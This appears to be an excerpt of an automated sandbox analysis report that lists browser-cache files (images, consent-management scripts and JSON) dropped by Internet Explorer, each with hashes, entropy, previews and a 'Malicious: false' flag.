Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..6;@*.>_.....1#..%.6....sOAj..P.%..=..i.k]$..g.....q.X.D.....1..T..W..H....9..E#.z.....H..F..p.G.Sk.{..q...@.1.C..v..|.\>p.....23.t..fN..2.....#g.Fr..f5.r[9..T.*r.'..5.....z.....8.I. .#4.5.UO...+{..#...A...(2H.Q.....h$.o.4.K.E.v..i.....r...x.....9..y.7.....<.<.De..q..*.m.Lq....5.'.U..^..N..U.....'>.t.{..6.5c.....`..q.A.=(4....6.O....p..s..8..s.....F.....=.S.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\BB1gyTJJ[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	28511
Entropy (8bit):	7.874084579228965
Encrypted:	false
SSDEEP:	768:ldcJzEVd5QwJjGbC3WOQlHASZt8AiNw4zkb5Aj:IA0d535qCmOQlHASEpw8ki
MD5:	4DF8DD6D0F07C93CF4BDAB709C312993
SHA1:	3D7987EF7E126936328E337FD3A8E06485C4BB2F
SHA-256:	CF09AC32AAE02628FDF2FBDFC551BC13E68F2B3365E4EF52B36B35825624BFBD
SHA-512:	7BC4F8719307F5F05E86AEE0EDDAFA947CD9379036148A311A857A134E955AA228E5094410E4B9FF01047B093EE8FD953E47FAD819BA310466F3864CC9F16A13
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\BB1gyTJJ[1].jpg	
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..8.W.<.fd ...\|G..1.A...d..f....=.o.M.$Y. ..E.<...\..w."....Q.(.....n..~[2.....m.uCc.A31.u..h...s...&J.....8.zP.{.q..K).g.?(..Z..)K)$...:.....=0i.y.....i..w..n...._p,S8_j.....U.j.oA.....NZ..(c. {.....<..>J...ZB.UYK1.....A.G.@...8<Re#:.DKb.~~....30..T...*.#..L...y...v...(.'...1.zt.....`7.....P....@.y.W.w..7U.F.O.jJE{..c.....@..-..P!.`..J`.....q@..Rw....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\BB1gyWh5[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	22695
Entropy (8bit):	7.810298738669907
Encrypted:	false
SSDEEP:	384:l/t2lp812AN13D4+f3G7VE3flChB9HKqXOymBVBWzTk1Uvhp3c6:l/uWAOEZelChB9H5ZOlz73z
MD5:	67E55E01B3746273C0D6440E0229464B
SHA1:	B0EFBEF2F457E3C497F77D9ACEFE845CD9446801
SHA-256:	4441E3858AFDA9EA55051473DF78DD2F23BF21CAD83492CBFF9C032CEBA1F657
SHA-512:	3FD344D0FF4B05BC3FCCC7CD291C5E93841DD620097AC82B5338663A2013DE39463C8E73A51C0DF504553646D9CC5C2721BEAB7B97576B3CE070017BA01CFCA
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.....`V.a..c....;...P..i....r?!w...H..Q.s..d.....L.HpFH.(.>y..8...9Q.bS.P;..b.....BU..G....-.\.....a.....u;q@.6.....c.....~`...p..^h.....(..G.=..."vQ..P.`.y..@2x..,.d.VS..H,E#.....B0\....I.....0D`.^(.'.$.).b.C..-L..#...=).X..0(.../=rh..... |.@..'..@..8`@.....}....v.c.....z.!.g.....$.(...).U_\S..E+.AH.!.a.p(.0... ...;.0G..i..2$#s..h.....T.Xd..v0.U.A._.z.R.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\BBH3Kvo[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	579
Entropy (8bit):	7.468727026221326
Encrypted:	false
SSDEEP:	12:6v/7ziAVG8tUZ8VveAL8S6mbRRkeYZ2GlguM+7Kf03NE3Emns6F9:uisI8x5L8ub7keYZ2GlLsMi06F9
MD5:	FDC96E25125ACA9FAA9328286DF59A3C
SHA1:	AE96A116A24EC53C3D1E2F386435F6CE6B6B6F08
SHA-256:	201E3277C624BCFDAF85CA20EE8BA8A22D8D3BFF44FDAD41FC23CB07AE0E9A40
SHA-512:	98591D2D6F7C0DF27DDE63572C3751974323B6A34CCE14845D418E32E17177DF27F612CDBD9F44B24AFC5C259CEE37CBCD08DDA0DB9A81434169DE9BB2CD824
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx..S=..A.=.....U$..I.Z.b.HlR.....)B*.;..i^....Im.*.(ba'b.I._...*..y..vy.G...{.g.....P.c.Y..P..(..uv=....\|VF....$.I..n....@..E....t.+@.RA>..b.@0...w1...\...d...F...H..B.....V<.n6..R)..f..$..L.S8.Nd2...s...qD.Q.F#,.K.j..R...\...P..n..a.F..b.~.....E6.....:..'.n.0.F..~..\|.....x.....`0.J....>..UD?..__.`D...7x.....jK@.....x...m..\....O`y)C.'j.\..~..G..I`.....Z)'a.d..&$IB.\...UI.d.....x...P(.p8.2.....w@.5..n..j.aT#.....Y..5VB....f..;..f8..-...w...a.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\BBK9Hzy[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	480
Entropy (8bit):	7.323791813342231
Encrypted:	false
SSDEEP:	12:6v/7BusWIjbykLNgdQLPhgZPwb6txC3nUPuZZcb:MW6bykxgSh6a6TCStb
MD5:	163E7CEBA4224A9D25813CD756D138CC
SHA1:	062FFF66A1E7C37BAE1ECE635034A03C54638D50
SHA-256:	14525F17E552171DEE6D57C932287048185BE36D9AC25DA79CB02AD00657DEAF
SHA-512:	C37D77C1414B75CE6E3A90087B3C1E9D57AF6BCA4C140F1F4F43503D89C849EE1143315260A4DF92F1DD273305C15121FF199C04E946FA3BBD98B9B1D663606
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx..R=H.Q.}...?....!... ..0h.B.....!!.....h.j.....%i.J..%.5.:._c.u.x.=....wQ...?.L.\E..] ...O.&.m..l.U.z..M6.....9.....(....3...x.O!3.....o&}.....]*.w....x..s.%..4.E.WX..{..!....4...2hB...c.m...]m0W."Y.,.2n.W..P.U.a .p...f.\gV....:0.4e.....^s 4.j..0...u..*..t6....v..4...c8.4...0./i.Dh..../[t..h.5...!E$.....+..r..C.v.....T<.....S..*z#.:....p.B....."}.}R.....=.....w.e.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\cfdbd9[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\cfdbd9[1].png	
Category:	dropped
Size (bytes):	740
Entropy (8bit):	7.552939906140702
Encrypted:	false
SSDEEP:	12:6v/70MpfkExg1J0T5F1NRlYx1TEdLh8vJ542irJQ5nnXZkCaOj0cMgL17jXGW:HMuXk5RwTTEovn0AXZMitL9aW
MD5:	FE5E6684967766FF6A8AC57500502910
SHA1:	3F660AA0433C4DBB33C2C13872AA5A95BC6D377B
SHA-256:	3B6770482AF6DA488BD797AD2682C8D204ED536D0D173EE7BB6CE80D479A2EA7
SHA-512:	AF9F1BABF872CBF76FC8C6B497E70F07DF1677BB17A92F54DC837BC2158423B5BF1480FF20553927ECA2E3F57D5E23341E88573A1823F3774BFF8871746FFA51
Malicious:	false
Preview:	.PNG.....IHDR.....U....sBIT....|.d.....pHYs.....~.....tEXtSoftware.Adobe Fireworks CS6.....tEXtCreation Time.07/21/16.~y....<IDATH..;k.Q....;.;..&..#...4..2... ..V,...X..~.{..|.Cj.....B$.%.nb....c1...w.YV....=g.....!..&.$.mI...I.$M.F3.}W,e.%..x.,..c..0.*V....W.=0.uv.X...C....3`....s.....c.....2]E0.....M...^i...[..]5.&...g.z5]H....gf....I... .u....:uy.8"....5...0.....z.....o.t...G..".....3.H....Y....3..G....v..T....a.&K.....,T.\.[..E.....?.....D.....M..9...ek..kP.A.`2.....k...D.}.\...V%.\..vIM..3.t....8.S.P.....9.....yI.<...9... ..R.e.!`..-@.....+.a..*x..0.....Y.m.1..N.I...V.'..;.V..a.3.U....,.1c.-.J<..q.m-1...d.A..d.`.4.k..i.....SL.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\de-ch[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	79097
Entropy (8bit):	5.337866393801766
Encrypted:	false
SSDEEP:	768:olAy9Xsiltnuy5zIux1whjCU7kJB1C54AYtiQzNEJEWlCgP5HVN/QZYUmftKCB:olLEJxa4CmdiuWlDxHga7B
MD5:	408DDD452219F77E388108945DE7D0FE
SHA1:	C34BAE1E2EBD5867CB735A5C9573E08C4787E8E7
SHA-256:	197C124AD4B7DD42D6628B9BEFD54226CCDCD631ECFAEE6FB857195835F3B385
SHA-512:	17B4CF649A4EAE86A6A38ABA535CAF0AEFB318D06765729053FDE4CD2EFEE7C13097286D0B8595435D0EB62EF09182A9A10CFEE2E71B72B74A6566A2697EAB1B
Malicious:	false
Preview:	{"DomainData":{"pclifeSpanYr":"Year","pclifeSpanYrs":"Years","pclifeSpanSecs":"A few seconds","pclifeSpanWk":"Week","pclifeSpanWks":"Weeks","cctId":"55a804ab-e5c6-4b97-9319-86263d365d28","MainText":"Ihre Privatsph.re","MainInfoText":"Wir verarbeiten Ihre Daten, um Inhalte oder Anzeigen bereitzustellen, und analysieren die Bereitstellung solcher Inhalte oder Anzeigen, um Erkenntnisse .ber unsere Website zu gewinnen. Wir geben diese Informationen auf der Grundlage einer Einwilligung und eines berechtigten Interesses an unsere Partner weiter. Sie k.nnen Ihr Recht auf Einwilligung oder Widerspruch gegen ein berechtigtes Interesse aus.ben, und zwar auf der Grundlage eines der folgenden bestimmten Zwecke oder auf Partnerebene .ber den Link unter jedem Zweck. Diese Entscheidungen werden an unsere Anbieter, die am Transparency and Consent Framework teilnehmen, signalisiert.","AboutText":"Weitere Informationen","AboutCookiesText":"Ihre Privatsph.re","ConfirmText":"Alle zulassen","AllowAll

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\favicon[1].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	MS Windows icon resource - 2 icons, 16x16, 16 colors, 32x32, 16 colors
Category:	dropped
Size (bytes):	1078
Entropy (8bit):	1.240940859118772
Encrypted:	false
SSDEEP:	3:etFEh9HYflvlNl/AXll1pe/WNN0000000000000000000000000000000000001:QNtY6+lKY6
MD5:	4123CE1E1732F202F60292941FF1487D
SHA1:	9F12B11BDE582DAE37CE8C160537D919C561C464
SHA-256:	D961B08E4321250926DE6F79087594975FE20AD1518DE8F91EB711AF5D1A6EF8
SHA-512:	11B24C2E622C408E4774FAE120B719A21A0B2ACFA53230126C35AD6CA57D33D4DE79CBE11D296CFBDE9613CAA03D66B721BD20CF4EE030CF75F5A1FD8A286A9
Malicious:	false
Preview:	.....(...&... .....N...(..... .....(... ...@..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\iab2Data[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	271194
Entropy (8bit):	5.144309124586737
Encrypted:	false
SSDEEP:	1536:l3JqIHQCSq23YILFMPpWje+KULpfqjI9zT:hqCSVyIeiijq
MD5:	69E873EC1DB1AA38922F46E435785B61
SHA1:	0E17DD5D16C19D40847AEEEC9AF898BB7F228801

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\iab2Data[1].json	
SHA-256:	D90C45999873C12E05B6A850C7C5473E1CB3DA9BD087DB5F038F56ABD65F108C
SHA-512:	27F403FDC906C317F4023735B29ABB090867CAA41103CE2FD19E487323EBEE15884DF10A353741C218BB83C748464BE3D75459F5D086FDE983DB85FC86ADA4D
Malicious:	false
Preview:	{"gvlSpecificationVersion":2,"tcfPolicyVersion":2,"features":{"1":{"descriptionLegal":"Vendors can:\n* Combine data obtained offline with data collected online in support of one or more Purposes or Special Purposes.","id":1,"name":"Match and combine offline data sources","description":"Data from offline data sources can be combined with your online activity in support of one or more purposes"},"2":{"descriptionLegal":"Vendors can:\n* Deterministically determine that two or more devices belong to the same user or household\n* Probabilistically determine that two or more devices belong to the same user or household\n* Actively scan device characteristics for identification for probabilistic identification if users have allowed vendors to actively scan device characteristics for identification (Special Feature 2)","id":2,"name":"Link different devices","description":"Different devices can be determined as belonging to you or your household in support of one or more of purposes."},"3":{"de

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\otSDKStub[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	19145
Entropy (8bit):	5.333194115540307
Encrypted:	false
SSDEEP:	384:7RoViYMusfTaiBMFHRy0I2VMwG4JRuIKBf:7aViMsffBMnktf
MD5:	0D2A3807FB77D862C97924D018C7B04C
SHA1:	9D17F3621001D08F7B98395AC571FC5F6CDA7FEF
SHA-256:	75DE71E7FEAC92082AF2F49B7079C0B587B16A5E2BB4DABDA7E7EB66327402FB
SHA-512:	409ABCD5E970CAFF9F489D3E7F3D9464B2C5189118D2D046CA99E42CEC630C2C65B30397B8A87C3860E3426CF9F7E0A5F86511539CA9D9AEDA26C74CA90559
Malicious:	false
Preview:	var OneTrustStub=function(e){"use strict";var t,o,n,i,a,r,s,l,c,p,u,d,m,h,f,g,A,b,y,v,C,I,w,S,L,T,R,B,D,P,_,E,G,U,O,k,F,V,N,x,j,H,M,K,z,q,W,J,Y,Q,X,Z,$,ee=new function(){this.optanonCookieName="OptanonConsent",this.optanonHtmlGroupData=[],this.optanonHostData=[],this.genVendorsData=[],this.IABCookieValue="",this.oneTrustIABCookieName="eupubconsent",this.oneTrustIsIABCrossConsentEnableParam="isIABGlobal",this.isStubReady=!0,this.geolocationCookiesParam="geolocation",this.EUCOUNTRIES=["BE","BG","CZ","DK","DE","EE","IE","GR","ES","FR","IT","CY","LV","LT","LU","HU","MT","NL","AT","PL","PT","RO","SI","SK","FI","SE","GB","HR","LI","NO","IS"],this.stubFileName="otSDKStub",this.DATAFILEATTRIBUTE="data-domain-script",this.bannerScriptName="otBannerSdk.js",this.mobileOnlineURL=[],this.isMigratedURL=!1,this.migratedCCTID="[[OldCCTID]]",this.migratedDomainId="[[NewDomainId]]",this.userLocation={country:"",state:""}};(o=t=t||{})[o.Unknown=0]="Unknown",o[o.BannerCloseButton=1]="BannerCloseButton",o[

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\otTCF-ie[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	103536
Entropy (8bit):	5.315961772640951
Encrypted:	false
SSDEEP:	768:nq79kuJrnt6JjU7cVbkhS/G+FBlTjmSmjCRp0QRaPXJHJVhXKNTUCL29kJlXYoXY:49jht4bbkAOCRpl6TVgTUCLBX10UU/px
MD5:	6E60674C04FFF923CE6E30A0CD4B1A04
SHA1:	D77ED2B9FA6DD82C7A5F740777CC38858D9CBDDD
SHA-256:	48221F1DE0F509D6C365D9F4BA1D7DB8619E01C6BC4AC8462536836E582CDC66
SHA-512:	62F5068BDEDBA361DAD0B50B66F617A2A964B9D3DB748BF9DE29C4F6307B1891AF9A4D384F3CEB25C77B62D245F338D967084301391A41BAB9772E2632B36B9
Malicious:	false
Preview:	var otTCF=function(e){"use strict";var c="undefined"!=typeof window?window:"undefined"!=typeof global?global:"undefined"!=typeof self?self:{};function t(e){return e&&e.__esModule&&Object.prototype.hasOwnProperty.call(e,"default")?e.default:e}function n(e,t){return e(t={exports:{}},t.exports),t.exports}function r(e){return e&&e.Math==Math&&e}function p(e){try{return!!e()}catch(e){return!0}}function E(e,t){return{enumerable:!(1&e),configurable:!(2&e),writable:!(4&e),value:t}}function o(e){return I.call(e).slice(8,-1)}function u(e){if(null==e)throw TypeError("Can't call method on "+e);return e}function l(e){return L(u(e))}function f(e){return"object"==typeof e?null!==e:"function"==typeof e}function i(e,t){if(!f(e))return e;var n,r;if(t&&"function"==typeof(n=e.toString)&&!f(r=n.call(e)))return r;if("function"==typeof(n=e.valueOf)&&!f(r=n.call(e)))return r;if(!t&&"function"==typeof(n=e.toString)&&!f(r=n.call(e)))return r;throw TypeError("Can't convert object to primitive value")}function y(

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\px[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 1 x 1
Category:	dropped
Size (bytes):	43
Entropy (8bit):	3.0950611313667666
Encrypted:	false
SSDEEP:	3:CUMllRPQEsJ9pse:Gl3QEsJLse
MD5:	AD4B0F606E0F8465BC4C4C170B37E1A3
SHA1:	50B30FD5F87C85FE5CBA2635CB83316CA71250D7
SHA-256:	CF4724B2F736ED1A0AE6BC28F1EAD963D9CD2C1FD87B6EF32E7799FC1C5C8BDA
SHA-512:	EBFE0C0DF4BCC167D5CB6EBDD379F9083DF62BEF63A23818E1C6ADF0F64B65467EA58B7CD4D03CF0A1B1A2B07FB7B969BF35F25F1F8538CC65CF3EEBDF8A910
Malicious:	false
Preview:	GIF89a.....!.....,.....L..;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\1622781899594-470[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 622x325, frames 3
Category:	dropped
Size (bytes):	100219
Entropy (8bit):	7.981874019401278
Encrypted:	false
SSDEEP:	3072:uZikR/DrbYHmIQ+PwGxUF6uzb9DRCtu4XV:GRbrMkIqlCtJXV
MD5:	BCE9E9F51CEB37FDCE38C85E15B01E0D
SHA1:	FA35D45551157201302C2DC9C17C0E75D739812F
SHA-256:	7773BD1C8EB46C3DE31147CF8A9399DBC10CB50B25609C1F33BCBCA553FEE839
SHA-512:	394F14EF0D32560451C02720B37F5DEA15711814956F74DF12090167DE722927362E1A57135AB660ADB65AA2B806708E6CE5396B40E45737788BC0D0DD467410
Malicious:	false
Preview:	......JFIF.....C.....C.....E.n.....J.....!1..AQa." q...2.....#...BR...$3b%..&4r.C.5ST.....=.....!1..AQaq....."2...B#Rb..r3C.....Sc.....?.....*..D`.<8#.z.~...c.i...22....._./...ks.O.....O...?...cl.`{. .T.PsW.C.zq....x..f.....D-..m.b.k..y{..<C.#6....i.e...._*7..C..||.j.....nX..`...^.7.|>X-..6..T\.F..C..`.`.`.`.r:u..mj.\..G#...).3.9T.\'b...._/;...PRkRUs{x.'..d.% XmWKx~..-.....%..$. .."......6...[v.~C...q.....|..i;y....z.1w:.m.....cc...#.Dt. .....8...8.x ~bF..>.@(\.q.....z|..#.0DU8./.[..@..ar...W.....TE=....r/..~.....@m.'.'}...Ww.w.?.}zb.....{...\ZU..u...?\.6.?.#1..?... '..^.....IO.-p..t.?.*.nma._..>?.,. ...2.nY...A...*....."...U..v....?......_....o.G.NR..H..*J.<E....~|...0W-.:.pF.....>

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\AAPwesU[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	777
Entropy (8bit):	7.6388112692970775
Encrypted:	false
SSDEEP:	24:+7lA8BoZmceXqKpNkTxSdmeGt0VLQT2NA2LTBixN:oVoZBn+aFQmFCV8r2L10
MD5:	A89DEB9BD9C12EE39216B4724EF24752
SHA1:	F3410A1069610A57CA068947F1A77F73B9B20FDA
SHA-256:	7438061CAC6A152A15BD67057926404DB423936B22635A1902B0BF54C4B14464
SHA-512:	4065BD6D0C141DF2AB3C4CF0AE2C0D87530363EC2CAFCF47493F8CA69025C8613B2B77065924F49AFE4C810A7D6DDD14DFCB3E69274EC7D167382D24806F707
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx.e.{L.q..?.s.]uq.H..)QV.J.....56.f.l..iXn..0.[6L.%L.ki.,.)V1b.J.SgrKg....9o....{....~..s..1.z.....J.44w1..Y.7;..c>.W..u.O.. d..vE.[2.9_....pN.].....J.....].D.....Q@g.w.[.q.mC.b..b.,..s*.O^~$5..oK3qq.%9&.....{PK...kf..S..d..%.....[....)*.fSb(*!....Q..C.;k.....-.;Ab6E..0...Nb....,.C...A...IG...5.&Q.....5....J. .....LC.._.}..VA.....rJ....h..&.LDQP.cA.'..3qsu.d2">r...%1:.PA.k..c8Ak.W^..s ._/-.n=.~#VV#d...\.....B.<.{..Q...}.{k..._.E.B,..O.....b6...p.....L...*.....>....m.j?.R..3.OP...g._.f 6..?...._N...l..8.....r..rhG....i.8%`.@.....]...%*|.....T?.k[u..`/6&.r.P2..k...ZG.._....I+.HX.....d..R..&...9.....be_&...y.|".z)...lGv..a.....zE.|..s....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\AAQby46[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	363
Entropy (8bit):	7.158572738726479
Encrypted:	false
SSDEEP:	6:6v/lhPahmo4mUMeAcyo60p0DbmaEqs2WQ5xTJp8ub7rvz81qBI884CUq109LaP/U:6v/7N/Nqf0m/WqxHfq6IHhUuHU
MD5:	2F9F3CB5388BCD08347366720CE5D288
SHA1:	A39BAC27D57324389B7B65180D231A9030494616
SHA-256:	8E87ACBF78E18EEF07524A2EDB0100BBBF77213CC16227046411F1EEBB6727F4
SHA-512:	FC26F4E0B2B8FDDFEE5657C9425FF0F8C6E2CFF0B8144E3DA597DBA15CA28CE2B10113967B3DE61DD137C6AE384199A03974761A5382FEA93BE250EF9217C2D
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx..1..@..?.....i..".n.s.t..*..g.:..b...m..^AR..Z..M. l...d.....3.....Z%}.....Ox..z,.r...1.. ....!.Y.q8..}..p.jb.^s:.(....v.M.E.. {..#....L..g0.p..H....p...*J.M.m[..Z-.T.-.B...<..Z.l..)b.X0....j.r.d2....0M.].a....3. ....a....L..76....EN...5T5}.....'..SZdb...g....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\AARlHk9[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	22187
Entropy (8bit):	7.823487910271174
Encrypted:	false
SSDEEP:	384:lw64suNmj3MIjnMfqk1B7+laJrx3eNzi/x/l5w+QujCHNRTunP1KaU:lj4JNmLxhoN+lXcnQueR2KaU
MD5:	8CFB07A50C5898ED84ECE2BEADAB2D66
SHA1:	FF0FD5B388DF586E4A376883F4A680D773C70B68
SHA-256:	C09DB064F815073A445A459FE4C5DC4AB14A9CF2F97B15AAC86D008E5FCFF490

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\AARlHk9[1].jpg	
SHA-512:	D383A52D1033DFA44793FFA150C5146210A3568BB381C2506574A5ADB14A25C498FD47F6DBD52FD0EC6656D11B22433B51B0696B291332B2D6BDDCD2480D92B
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..jF.@....P1h.....(.....@.@.....P0..@.....Z.(..a@.@....Z...P...@.....P..0.....-...P...Hi.m.....Ce..Sr..9dA ..9.E...g.@(...$3.Q".E.9.;.$.Rf.....P.P.@.....P!TR-!..U...q8.#.\...d..f.@....P1h.....(.....P.@.....(.h.....(.h.UY..h)E.B36.4\j-..#!..&.-=GyO..8...bloC@r..'.....1.....@..-...(... .m..`...b.@..-".....6b.zR..+d.0.B(...Zw2.H.Z....C..h.7..h;..z....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\AARlJ4T[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 310x166, frames 3
Category:	dropped
Size (bytes):	5803
Entropy (8bit):	7.760174772862359
Encrypted:	false
SSDEEP:	96:QfPEZqYfRLkxSMv2xALkOi62L40YjzQ6EeICCOXb5msxY9AYm1f1OLjj+Ygy:QnteRQEQ2aLkLpLpYQ8HCOrtYk1Orlx
MD5:	03E41B958B2CE9B85DF99739D9BFB1BD
SHA1:	94AD4724995A11494A4C451B22F64433A632244F
SHA-256:	9DB5B13FD53FDB6194508D8165FB4398E5C30056821F1F3BF05714C6AF002803
SHA-512:	0A45D3A5CDE8D0C2039A536A6CE91C832BFFC5859C484160B74DF353D1319AE2FEBD30135C565C500AD4E85295676630E10C371E42C8B8999A67897E3B15E37
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....6.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..jJ9?.LG.;.3;0.....i3.....4d.T..5Dh...i1!%.*.&...k...)..[....'...P...,.ay.8...T.uQ~.DrG.!.*.4K..[]..X..s..Z.!.l.....J.R.....q...b.f0O...@..,ct..@.7c;b\.j.l.!.....2....L.".a.z.3....!.H.1..j.h..5..I.\.e.#.NEh.%...1.&....(z.V6..n....F...).XA...^5.5R&F.K.U...t.6j.,...-.-...P.@..-.....9?...N..c3.....v.8.....t*.I..\....Sk...+Zi.).7~.`e*...m4.6....ev....1.".E.}....q..(.n.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\AARlMfv[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	7448
Entropy (8bit):	7.523123834449348
Encrypted:	false
SSDEEP:	192:Q2/VSRNE77hResniHAR0f98TCMcXg4xXKRVmv9jUP6RVEfH8Z:N/VSRM7/iHAR0fmCBTXwVmFbRqvi
MD5:	0EFC457805D9933D79528CBF37B6CF87
SHA1:	6A893F0CD657D76B1802882F8539C52DD005FAA0
SHA-256:	F0C6D41D0FB2C506180994702FD0A3E54864D77ED329170A2C0E54F8F527F986
SHA-512:	1B079B3C0E4E0F838B3F7AD6BC5744C5263C654C8DF044DEDD30C67BBDB3EB3C9A4A0920942D42DDBC46A004102C45D4808D04BB9725E1771C231102B3939A9
Malicious:	false
